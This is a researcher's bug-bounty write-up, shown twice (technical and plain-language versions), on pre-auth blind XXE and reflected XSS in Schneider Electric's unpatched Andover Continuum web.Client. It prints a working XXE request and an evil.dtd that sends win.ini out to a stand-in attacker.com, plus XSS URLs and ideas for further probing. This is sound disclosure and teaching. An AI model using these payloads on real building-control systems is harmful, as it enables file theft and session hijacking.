Bug Hunting Stories: Schneider Electric & The Andover Continuum Web.Client
The Andover Continuum web.Client web interface exposed an unauthenticated SOAP method that parsed user-supplied XML, allowing blind XXE, and two unauthenticated pages reflected user input, allowing reflected XSS. An attacker could read files on the server or run script in a victim's session.

As a penetration tester, my mission is to find vulnerabilities. To sharpen my skills and to stay up-to-date with new technologies, I spend my free time hacking on numerous bug bounty programs on the Bugcrowd platform.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The Andover Continuum is a Schneider Electric product line that combines hardware and software to monitor and control building functions: security, access control, lighting, heating, ventilation and cooling. The hardware side consists of equipment controllers, network communication controllers and input and output interfaces. The web.Client component is the web interface that lets an operator reach the Andover Continuum system from anywhere on the network or over the internet.

I found the issues described here while taking part in a private bug bounty program on the Bugcrowd platform, to which I had been invited a few months earlier. The in-scope assets exposed login pages belonging to the Andover Continuum web.Client on version 1.94(SP1). All three vulnerabilities below can be exploited without authentication.
During responsible disclosure, the Schneider Electric team confirmed each of the reported vulnerabilities. They noted that the version used by the private program is several years old, but the vulnerabilities still exist in the latest version, which is 2.03.

Figure 1: Software support policy for the Andover Continuum product line and the web.Client web interface.

Setup
No account or credential was needed: the whole point of the findings is that the vulnerable surface is reachable before authentication. The work was done against in-scope hosts of the private program, referred to here as vulnerable.com. The exposed instances ran web.Client version 1.94(SP1). For the blind XXE I used an attacker-controlled server (attacker.com) to host a DTD and to receive out-of-band callbacks.

Figure 2: The Andover Continuum web.Client web interface that was exposed.
Finding it
While navigating the in-scope assets I found multiple web servers exposing a login page for the Andover Continuum web.Client. That exposed login page is the starting point for everything that follows.
During reconnaissance I found that the web interface discloses a Web Service with a method named Pr ocessRequest that can be invoked without authentication. The Web Service was reachable at:
https://vulnerable.com/webclient/AcDev.asmx

Figure 3: The web service that disclosed a method that could be invoked without authentication.
A SOAP method that takes XML from an unauthenticated caller is a natural place to look for XML parsing problems, and that is where the first vulnerability sits. Separately, the interface serves two pages to unauthenticated users, and both reflect user-supplied input.
Exploitation
Step 1: Pre-auth XML External Entity Injection (CVE-2020-7480)
The web.Client interface is vulnerable to a pre-auth XML External Entity Injection. The vulnerability allows an unauthenticated attacker to view files on the application server filesystem and to interact with any backend or external systems that the application itself can access.
In this case the XXE was blind: the output of the vulnerability does not come back in the direct response to the vulnerable request. To exploit it I used an out-of-band technique, which gives an alternative way to confirm and exploit a vulnerability. Out-of-band techniques often require a vulnerable entity to generate an outbound TCP/UDP/ICMP request, which then allows an attacker to exfiltrate data. The success of an OOB attack depends on the egress firewall rules, that is, which outbound requests are permitted from the vulnerable system and the perimeter firewall.
The following POST request shows how an unauthenticated attacker could exploit the XXE. The xmlIn child element gets XML data from the user, and that XML data is then passed to the SOAP framework.
POST /webclient/AcDev.asmx HTTP/1.1 Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36
Sec-Fetch-User: ?1 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin Sec-Fetch-Mode: navigate
Referer: https://vulnerable.com/webclient/AcDev.asmx Accept-Encoding: gzip, deflate
Accept-Language: he-IL,he;q=0.9,en-US;q=0.8,en;q=0.7 SOAPAction: http://andovercontrols.com/pyramid/acdevservices/ProcessRequest Content-Type: text/xml;charset=UTF-8
Host: vulnerable.com Content-Length: 473
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:acd="http://andovercontrols.com/pyramid/acdevservices/">
<soapenv:Header/>
<soapenv:Body>
<acd:ProcessRequest>
<acd:xmlIn><!DOCTYPE r [
<!ENTITY % dtd SYSTEM "http://attacker.com/evil.dtd">
%dtd;
%param1;]> <r>&exfil;</r></acd:xmlIn>
</acd:ProcessRequest>
</soapenv:Body>
</soapenv:Envelope>
The inner document declares an external parameter entity %dtd pointing at a DTD on the attacker's server, loads it with %dtd;, then references %param1; and the general entity &exfil;.
The external DTD file evil.dtd, hosted on the attacker's server, contains:
<!ENTITY % file SYSTEM "file:///c:/windows/win.ini">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://attacker.com/?file=%file;'>">
The attack is conducted as follows:
- The XML parser makes a GET request to the attacker's DTD file, hosted on the attacker's server, i.e. http://attacker.com/evil.dtd.
- The XML parser processes the
%fileparameter entity, which loads the filec:/windows/win.ini. - After the XML parser processes the attacker's DTD file, the
%param1parameter entity creates a general entity called&exfil, which contains a URL. This URL includes the file's contents. - Finally, after the URL is constructed, the XML parser processes the
&exfilentity, which makes a request to the attacker's server. - The attacker can log the request on their end and reconstruct the file from the log entry.

Figure 4: XML External Entity Injection explained (The image was taken from https://portswigger.net/web-security/xxe)
Step 2: Pre-auth Reflected Cross-Site Scripting (CVE-2020-7481, CVE-2020-7482)
The web.Client interface is also vulnerable to pre-auth reflected cross-site scripting. The vulnerability is due to insufficient validation of user-supplied input by the web-based management interface of the affected device.
During reconnaissance I found that the interface serves two webpages to unauthenticated users:
/AccCommon/ping.aspx

/AccCommon/ReportEditor.aspx
If the victim, an authenticated user, visits a malformed URL, the attacker's script executes in the victim's browser in the context of that victim's session with the application. At that point the script can carry out any action, and retrieve any data, to which the user has access.
The following GET requests show the vulnerable parameters on each of the two pages served to unauthenticated users:
https://vulnerable.com/AccCommon/ping.aspx?User=1&WebClientName=2&vd=3'; alert(document.domain)//

https://vulnerable.com/AccCommon/ReportEditor.aspx?cmd=view&ext=true&idH i=0&idLo=0&VD=</style><svg/onload=alert(document.domain)>&Protocol=1

Figure 5: Cross-Site Scripting explained (The image was taken from https://portswigger.net/web-security/cross-site-scripting).
Root cause
On the XXE side, the ProcessRequest SOAP method accepts XML from an unauthenticated caller through the xmlIn element and passes it to the SOAP framework. The method being invocable without authentication means no session is needed to reach the parser.
On the XSS side, the two pages served to unauthenticated users reflect user-supplied input without sufficient validation, so the input lands in a context where it is interpreted as script or markup. The report attributes this to insufficient validation by the web-based management interface; the exact encoding or filtering that is missing is not described.
SCADA technology has moved over recent years from isolated, proprietary systems into open architectures, which significantly increases exposure to outside attacks. Organisations struggle to keep SCADA environments up to date: the systems are complex to integrate and often need to be operable at any given moment, and patches must be tested before they reach production, which can take days or even weeks during which the system is vulnerable. The lack of modern mitigations and the prevalence of insecure coding practices make SCADA a target for both researchers and attackers.
Impact
All three vulnerabilities can be exploited without authentication by the application. The XXE lets an unauthenticated attacker view files on the application server filesystem and interact with any backend or external systems the application itself can access. Because the XXE is blind, exfiltration depends on outbound requests being permitted by the egress rules of the vulnerable system and the perimeter firewall.
The reflected XSS requires the victim, an authenticated user, to visit a malformed URL. When that happens, the attacker's script runs in the victim's browser in the context of the victim's session, and can carry out any action and retrieve any data to which that user has access.
Schneider Electric issued three CVE identifiers:
| CVE | Base score | Severity | CVSS vector |
|---|---|---|---|
| CVE-2020-7480 | 8.8 | High | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H |
| CVE-2020-7481 | 6.1 | Medium | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N |
| CVE-2020-7482 | 6.1 | Medium | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N |
Fix
No software fix was provided. According to their security notification, “Given the clear path to EcoStruxure Building Operation and available alternatives to these specific issues, no software fix will be provided for these issues.” In other words, exposing the Andover Continuum web.Client interface to the internet puts the product in jeopardy.
To reduce risk until modernisation of EcoStruxure Building, Schneider Electric strongly recommends that customers use the following methods:
- Locate control and safety system networks and remote devices behind firewalls and isolate them from the business network.
- Install physical controls so no unauthorised personnel can access your industrial control and safety systems, components, peripheral equipment and networks.
- Place all controllers in locked cabinets and never leave them in the “Program” mode.
- Never connect programming software to any network other than the network for the devices that it is intended for.
- Scan all methods of mobile data exchange with the isolated network such as CDs, USB drives, etc. before use in the terminals or any node connected to these networks.
- Never allow laptops that have connected to any other network besides the intended network to connect to the safety or control networks without proper sanitation.
- Minimise network exposure for all control system devices and systems and ensure that they are not accessible from the internet.
- When remote access is required, use secure methods such as Virtual Private Networks (VPNs). Recognise that VPNs may have vulnerabilities and should be updated to the most current version available. Also, understand that VPNs are only as secure as the connected devices.
The security team at Schneider Electric was responsive and appreciated the findings of this research.
Disclosure timeline
- 11 Jan 2020: The XML External Entity Injection vulnerability reported to the Schneider Electric security team.
- 12 Jan 2020: The Schneider Electric security team confirmed receiving the XML External Entity Injection report.
- 13 Jan 2020: The 1st XSS vulnerability reported to the Schneider Electric security team.
- 14 Jan 2020: The Schneider Electric security team confirmed receiving the 1st XSS report.
- 15 Jan 2020: The 2nd XSS vulnerability reported to the Schneider Electric security team.
- 17 Jan 2020: The Schneider Electric security team confirmed receiving the 2nd XSS report.
- 10 Mar 2020: The Schneider Electric security team released a security notification for the Andover Continuum line of controllers and issued three CVE identifiers: CVE-2020-7480, CVE-2020-7481 and CVE-2020-7482.
Variants to test
- Other SOAP methods on the same endpoint. Enumerate the methods exposed by
AcDev.asmxand send the same entity-encoded XML through any parameter that reaches an XML parser. A positive result is an out-of-band callback to your DTD or listener when the parameter is processed. - Other
.asmxservices on the host. Look for additional web services under the web.Client path and repeat thexmlInpayload. A positive result is a GET to yourevil.dtdor a request to your exfiltration URL in your logs. - Other unauthenticated pages that reflect input. The two pages here are
ping.aspxandReportEditor.aspx; test the remaining pages reachable without a session with the same break-out patterns (';for string contexts,</style>plus an event-handler element for style contexts). A positive result is script execution in the browser under the application's origin. - Egress-dependent exfiltration. If outbound HTTP is blocked, try other protocols or destinations permitted by the firewall, since the success of an OOB attack depends on the egress rules. A positive result is any callback from the vulnerable system to a host you control.
- Version check. The findings were on 1.94(SP1), and Schneider Electric noted the vulnerabilities still exist in the latest version, 2.03. A positive result is the same behaviour on a newer build.
What happened, in plain words
A security researcher spent his free time hunting for bugs in bug bounty programs, which are schemes where companies invite people to look for weaknesses in their systems and report them. A few months before this story, the Bugcrowd platform invited him to a private program, meaning a program that only selected researchers can see. While working there he found three weaknesses in a product made by Schneider Electric called Andover Continuum, and specifically in one part of it called web.Client.
All three weaknesses share one important property: they can be used by someone who has not logged in at all. No username, no password, no account. That is what the phrase "pre-auth" means throughout this article: before authentication, that is, before the system has checked who you are.
The two kinds of weakness are called XML External Entity Injection (XXE for short) and Reflected Cross-Site Scripting (XSS for short). Both names sound intimidating, but each describes a simple idea, and I will explain both from scratch before showing the actual requests. The researcher reported everything to Schneider Electric, the company confirmed each issue, and three official identifiers called CVEs were issued. A CVE is a public catalogue number for a known vulnerability, so that everyone can refer to the same issue unambiguously.
The product, and why it matters
Andover Continuum is a mixture of hardware and software made by Schneider Electric. It is designed to monitor and control the various functions of a building: security, access control, lighting, heating, ventilation and cooling. In other words, it is the kind of system that runs behind the scenes of a large office, a factory or a campus.
The hardware side consists of equipment controllers, network communication controllers and input and output interfaces. Think of controllers as small computers that sit next to real equipment, such as a door lock or an air handling unit, and tell it what to do. The input and output interfaces are the connections between those controllers and the physical world.
The web.Client is the part this story is about. It gives the operator the freedom to access the Andover Continuum system from anywhere on the network or over the internet. In everyday terms, it is a website that building staff open in a browser to see and change how the building behaves. Because it is a website, anyone who can reach it over the network can at least load its login page, and that is exactly where the trouble starts.
During the responsible disclosure process, the Schneider Electric team confirmed each of the reported vulnerabilities. Responsible disclosure means reporting a weakness privately to the vendor and giving them time to act before you talk about it publicly. They did note that the version used by the private program is several years old. However, the vulnerabilities still exist in the latest version, which is 2.03.
Figure 1: Software support policy for the Andover Continuum product line and the web.Client web interface.
How the researcher found the exposed systems
While navigating through the in-scope assets defined by the program, the researcher found multiple web servers that exposed a login page related to the Schneider Electric Andover Continuum web.Client on version 1.94(SP1). "In-scope assets" simply means the list of systems the program allows you to test; testing anything else would be out of bounds. "Exposed" means these servers were reachable from the internet, not tucked away on an internal network.
And this is the crux of each of the vulnerabilities below: the login page itself is not the bug, but the fact that the pages and services behind it can be reached without logging in is what makes the bugs usable by a stranger.
Figure 2: The Andover Continuum web.Client web interface that was exposed.
First weakness: XML External Entity Injection (CVE-2020-7480)
What XML is, and what an entity is
Before the bug makes sense, you need two ideas: XML and entities.
XML is a way of writing data as text with labels around it, so that a computer can tell what each piece means. If you have ever seen a form written as <name>Alice</name>, that is XML: an opening tag, some content, a closing tag. It is a common format for machines to exchange structured information.
An entity is a kind of shorthand inside XML. You can define a name that stands for a piece of text, and then use that name elsewhere. For example, you might define an entity called company that stands for the text "Schneider Electric", and then write &company; wherever you want that text to appear. The XML parser, which is the program that reads the XML, replaces the shorthand with the real text as it goes.
Some entities can point at things outside the document itself. A SYSTEM entity, for instance, can point at a file on the server's disk or at a URL on the internet. That feature exists for legitimate reasons, but it is also the door through which XXE walks in.
What XXE actually is
XML External Entity Injection is a weakness where an attacker can make the server's XML parser fetch something the attacker chooses, such as a file on the server or a page on the attacker's own website. The vulnerability allows an unauthenticated attacker to view files on the application server filesystem and interact with any backend or external systems that the application itself can access. In plain terms: the attacker may be able to make the server read a file or reach systems the application itself can access.
Why the researcher looked at a web service
On the reconnaissance phase, the researcher found that the Andover Continuum web.Client web interface discloses a Web Service with a method named Pr ocessRequest that can be invoked without authentication. Reconnaissance means the early exploring stage, looking around before attacking anything.
A web service is a way for one program to talk to another over the network, rather than for a human to click buttons. The method is the specific operation the service offers, a bit like a function you can call. The fact that it can be invoked without authentication means anyone on the network can call it, logged in or not.
The Web Service was accessible by navigating to the following URL:
https://vulnerable.com/webclient/AcDev.asmx
Here vulnerable.com is a placeholder for the real host, webclient is the path of the web interface, and AcDev.asmx is the file that provides the web service. The .asmx ending is typical of older Microsoft web services. A method that accepts XML from an unauthenticated caller is a natural place to look for XML parsing problems, which is why the researcher went there.
Figure 3: The web service that disclosed a method that could be invoked without authentication.
Blind XXE and out-of-band techniques
In this case, the XXE vulnerability was "blind", which means that you do not get the output of the vulnerability in direct response to the vulnerable request. Compare it to shouting into a closed room: you cannot hear the answer directly, so you need another way to find out whether anyone heard you.
To exploit this vulnerability, the researcher used an out-of-band (OOB) technique, which provides an attacker with an alternative way to confirm and exploit a vulnerability. Out-of-band techniques often require a vulnerable entity to generate an outbound TCP/UDP/ICMP request, which will then allow an attacker to exfiltrate data. In everyday terms, the attacker gives the server a reason to call home to a machine the attacker controls, and listens for that call. TCP, UDP and ICMP are simply different ways computers send messages to each other over a network.
Moreover, the success of an OOB attack is based on the egress firewall rules, i.e. which outbound request is permitted from the vulnerable system and the perimeter firewall. A firewall is a filter that decides which network traffic is allowed through. Egress means traffic going out. So if the server is not allowed to make outbound connections, the call home never arrives, and the attack fails even though the weakness is real.
The request that triggers the XXE
The following POST request presents how an unauthenticated attacker could exploit the XML External Entity Injection vulnerability. The xmlIn child element gets XML data from the user and then the XML data is passed to the SOAP framework. SOAP is a standard way of packaging a request to a web service, itself written in XML.
POST /webclient/AcDev.asmx HTTP/1.1 Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36
Sec-Fetch-User: ?1 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin Sec-Fetch-Mode: navigate
Referer: https://vulnerable.com/webclient/AcDev.asmx Accept-Encoding: gzip, deflate
Accept-Language: he-IL,he;q=0.9,en-US;q=0.8,en;q=0.7 SOAPAction: http://andovercontrols.com/pyramid/acdevservices/ProcessRequest Content-Type: text/xml;charset=UTF-8
Host: vulnerable.com Content-Length: 473
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:acd="http://andovercontrols.com/pyramid/acdevservices/">
<soapenv:Header/>
<soapenv:Body>
<acd:ProcessRequest>
<acd:xmlIn><!DOCTYPE r [
<!ENTITY % dtd SYSTEM "http://attacker.com/evil.dtd">
%dtd;
%param1;]> <r>&exfil;</r></acd:xmlIn>
</acd:ProcessRequest>
</soapenv:Body>
</soapenv:Envelope>
Line by line, in plain words:
POST /webclient/AcDev.asmx HTTP/1.1is the first line of an HTTP request. HTTP is the language browsers and servers use to talk. POST means "I am sending data", and the path points at the web service file. HTTP/1.1 is the version of that language.Connection: closeasks the server to close the connection after answering, rather than keeping it open.Upgrade-Insecure-Requests: 1andDNT: 1are ordinary browser headers. A header is a labelled line of extra information sent with a request. DNT stands for Do Not Track, a privacy preference.User-Agent: ...tells the server which browser and operating system the client claims to be. Here it claims to be Chrome on Windows. This is normal browser behaviour and makes the request look ordinary.Sec-Fetch-User,Sec-Fetch-SiteandSec-Fetch-Modeare newer browser headers that describe how the request was started, for example by a user navigating to a page.Referersays which page the request came from. Here it points back at the same web service.Accept,Accept-EncodingandAccept-Languagedescribe what kind of response the client can handle and in which language.he-ILindicates Hebrew as used in Israel.SOAPAction: http://andovercontrols.com/pyramid/acdevservices/ProcessRequestis the key line for a SOAP service. It names the operation the client wants to run, hereProcessRequestin theacdevservicesnamespace. A namespace is just a naming space that keeps names unique.Content-Type: text/xml;charset=UTF-8says the body is XML encoded as UTF-8, a common way of representing text characters.Host: vulnerable.comnames the server being addressed, andContent-Length: 473says the body is 473 bytes long.- The body is a SOAP envelope.
soapenv:Envelopeis the outer wrapper,soapenv:Headeris an empty header section, andsoapenv:Bodyholds the actual call. <acd:ProcessRequest>names the method being called, and<acd:xmlIn>is the parameter that carries XML data supplied by the user.- Inside
xmlInthe XML is written with escaped characters such as<and>, which stand for<and>. This escaping is what lets the attacker's XML travel as a harmless-looking string inside the SOAP message and then be parsed again by the application. - The inner document declares a document type,
DOCTYPE, and inside it an external parameter entity%dtdpointing athttp://attacker.com/evil.dtd, a file on the attacker's server. A parameter entity is an entity used inside the document type declaration itself. %dtd;tells the parser to load that external file.%param1;refers to something that file will define. Finally&exfil;is a general entity that the external file will also define.
The file on the attacker's server
The following is an example of how an attacker could leverage parameter entities to steal sensitive data using an out-of-band (OOB) technique. The content of the external DTD file evil.dtd that hosted on the attacker's server is below. A DTD is a Document Type Definition, a file that describes the structure of an XML document and can define entities for it.
<!ENTITY % file SYSTEM "file:///c:/windows/win.ini">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://attacker.com/?file=%file;'>">
Line by line:
- The first line defines a parameter entity called
filethat points atfile:///c:/windows/win.ini, a file on the server's own disk. - The second line defines a parameter entity called
param1whose value is itself the definition of another entity,exfil. That inner entity points athttp://attacker.com/?file=%file;, a URL on the attacker's server that includes the contents of thefileentity.
The attack, step by step
The attack is conducted as follows:
- The XML parser makes a GET request to the attacker's DTD file, which is hosted on the attacker's server, i.e. http://attacker.com/evil.dtd.
- The XML parser processes the
%fileparameter entity, which loads the filec:/windows/win.ini. - After the XML parser processes the attacker's DTD file, the
%param1parameter entity creates a general entity called&exfil, which contains a URL. This URL includes the file's contents. - Finally, after the URL is constructed, the XML parser processes the
&exfilentity, which makes a request to the attacker's server. - The attacker can log the request on their end and reconstruct the file from the log entry.
Why each step matters: step 1 proves the server is willing to fetch things the attacker names. Step 2 proves it can read local files. Step 3 builds a delivery mechanism, a URL that carries the stolen text. Step 4 sends it out. Step 5 is simply the attacker reading their own web server logs, where the request, including the file contents in the URL, has been recorded.
Figure 4: XML External Entity Injection explained (The image was taken from https://portswigger.net/web-security/xxe)
Second weakness: Reflected Cross-Site Scripting (CVE-2020-7481, CVE-2020-7482)
What a browser does with a page, and what a script is
A web page is text that a browser turns into something you can see. Part of that text can be a script, a small program that the browser runs. Scripts are what make pages interactive, but they also run with the page's permissions, which is why they matter for security.
A cookie is a small piece of data a website asks your browser to store and send back on later requests, so the site can remember who you are. A session is the period during which the site treats you as logged in, and the cookie is usually what ties your browser to that session. If someone else can run a script in your browser while you are logged in to a site, that script can act as you.
What reflected XSS is
Reflected Cross-Site Scripting is a weakness where a page takes something from the URL and puts it into the page without properly neutralising it. If the URL contains script code, the browser may run it as if the site itself had written it. "Reflected" means the input bounces straight back from the request into the response, rather than being stored on the server.
The Andover Continuum web.Client web interface is also vulnerable to pre-auth Reflected Cross-Site Scripting. The vulnerability is due to insufficient validation of user-supplied input by the web-based management interface of the affected device. In plain words, the pages do not check carefully enough what arrives in the URL before showing it back.
The two pages that accept input without a login
On the reconnaissance phase, the researcher found that the Andover Continuum web.Client web interface serves two webpages for unauthenticated users:
/AccCommon/ping.aspx

/AccCommon/ReportEditor.aspx
These are two pages under the AccCommon folder. The .aspx ending is typical of Microsoft web pages. The point is that both can be loaded without logging in, so an attacker can craft links to them and send those links to someone else.
What happens when a victim clicks
If the victim (an authenticated user) visits a malformed URL, then the attacker's script executes in the victim's browser in the context of that victim's session with the application. At that point, the script can carry out any action, and retrieve any data, to which the user has access. The everyday comparison: it is as if someone handed you a letter with your own company's letterhead, and you followed the instructions inside because they looked official. The browser trusts the page because it came from the real site, so it lets the script do what the site could do.
The two URLs that demonstrate the bug
The following GET requests present the vulnerable parameters on each webpage that served for unauthenticated users. GET is the kind of request a browser makes when you simply open a link.
https://vulnerable.com/AccCommon/ping.aspx?User=1&WebClientName=2&vd=3'; alert(document.domain)//

https://vulnerable.com/AccCommon/ReportEditor.aspx?cmd=view&ext=true&idH i=0&idLo=0&VD=</style><svg/onload=alert(document.domain)>&Protocol=1
Line by line:
- In the first URL, everything after the
?is the query string, a set of name and value pairs separated by&. Here the names areUser,WebClientNameandvd. - The
vdparameter has the value3'; alert(document.domain)//.alert(document.domain)is a tiny script that pops up a box showing the site's domain, which is a harmless way to prove that script is running. The//turns the rest of the line into a comment, so the page's own leftover code does not break the script. - In the second URL, the parameters are
cmd,ext,idH i,idLo,VDandProtocol. TheVDparameter carries</style><svg/onload=alert(document.domain)>. </style>closes a style block that the page had opened, so the following text is no longer treated as styling. The script inside it therefore runs immediately.
Figure 5: Cross-Site Scripting explained (The image was taken from https://portswigger.net/web-security/cross-site-scripting).
Why SCADA systems are a target
In recent years, SCADA technology has passed through a transformation, from isolated and proprietary systems into open architectures, thus significantly increasing outside attacks. SCADA stands for supervisory control and data acquisition: the family of systems that monitor and control industrial equipment. "Proprietary" means built by one vendor in its own way, often unable to talk to anything else, which used to keep such systems apart from ordinary networks.
Organisations are struggling to keep SCADA environments up-to-date. It is a challenge due to the complexity of the process in which SCADA systems are incorporated and because the systems often need to be operable at any given moment. Furthermore, patches need to be tested before they can be applied to the production environment, which can take days or even weeks during which a system is vulnerable. A patch is a software update that fixes a problem. Production environment means the live system that people actually depend on, as opposed to a test copy.
The lack of modern mitigations and the proliferation of insecure coding practices make SCADA a juicy target for both researchers and attackers. A mitigation is a safeguard that makes a weakness harder to use, such as input checking or a firewall.
The official identifiers and scores
As a result of this research, Schneider Electric issued 3 CVE identifiers for these vulnerabilities:
| CVE | Base score | Severity | CVSS vector |
|---|---|---|---|
| CVE-2020-7480 | 8.8 | High | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H |
| CVE-2020-7481 | 6.1 | Medium | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N |
| CVE-2020-7482 | 6.1 | Medium | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N |
CVSS is a standard scoring system for vulnerabilities, and the vector is the compact string that records how the score was reached. You do not need to memorise it, but a few parts are worth knowing: AV:N means the attacker can work over the network, PR:N means no privileges are needed, UI:R means a user must be tricked into an action, and C, I and A stand for confidentiality, integrity and availability, that is, whether data can be read, changed or disrupted. The XXE scores 8.8 and is rated High; the two XSS issues score 6.1 each and are rated Medium.
What the vendor did about it
No software fix was provided. According to their security notification, "Given the clear path to EcoStruxure Building Operation and available alternatives to these specific issues, no software fix will be provided for these issues." In other words, exposing the Andover Continuum web.Client web interface to the internet would put the product in jeopardy.
To reduce the risk until modernisation of EcoStruxure Building, Schneider Electric is strongly recommending that customers use the methods below:
- Locate control and safety system networks and remote devices behind firewalls and isolate them from the business network.
- Install physical controls so no unauthorized personnel can access your industrial control and safety systems, components, peripheral equipment and networks.
- Place all controllers in locked cabinets and never leave them in the "Program" mode.
- Never connect programming software to any network other than the network for the devices that it is intended for.
- Scan all methods of mobile data exchange with the isolated network such as CDs, USB drives, etc. before use in the terminals or any node connected to these networks.
- Never allow laptops that have connected to any other network besides the intended network to connect to the safety or control networks without proper sanitation.
- Minimise network exposure for all control system devices and systems and ensure that they are not accessible from the internet.
- When remote access is required, use secure methods such as Virtual Private Networks (VPNs). Recognise that VPNs may have vulnerabilities and should be updated to the most current version available. Also, understand that VPNs are only as secure as the connected devices.
A VPN is a private tunnel over a public network, so that remote staff can reach internal systems without exposing them directly.
The security team at Schneider Electric was wonderful to work with. They were extremely responsive and truly appreciated the findings of this research.
Disclosure timeline
- 11 Jan 2020: The XML External Entity Injection vulnerability reported to the Schneider Electric security team.
- 12 Jan 2020: The Schneider Electric security team confirmed receiving the XML External Entity Injection report.
- 13 Jan 2020: The 1st XSS vulnerability reported to the Schneider Electric security team.
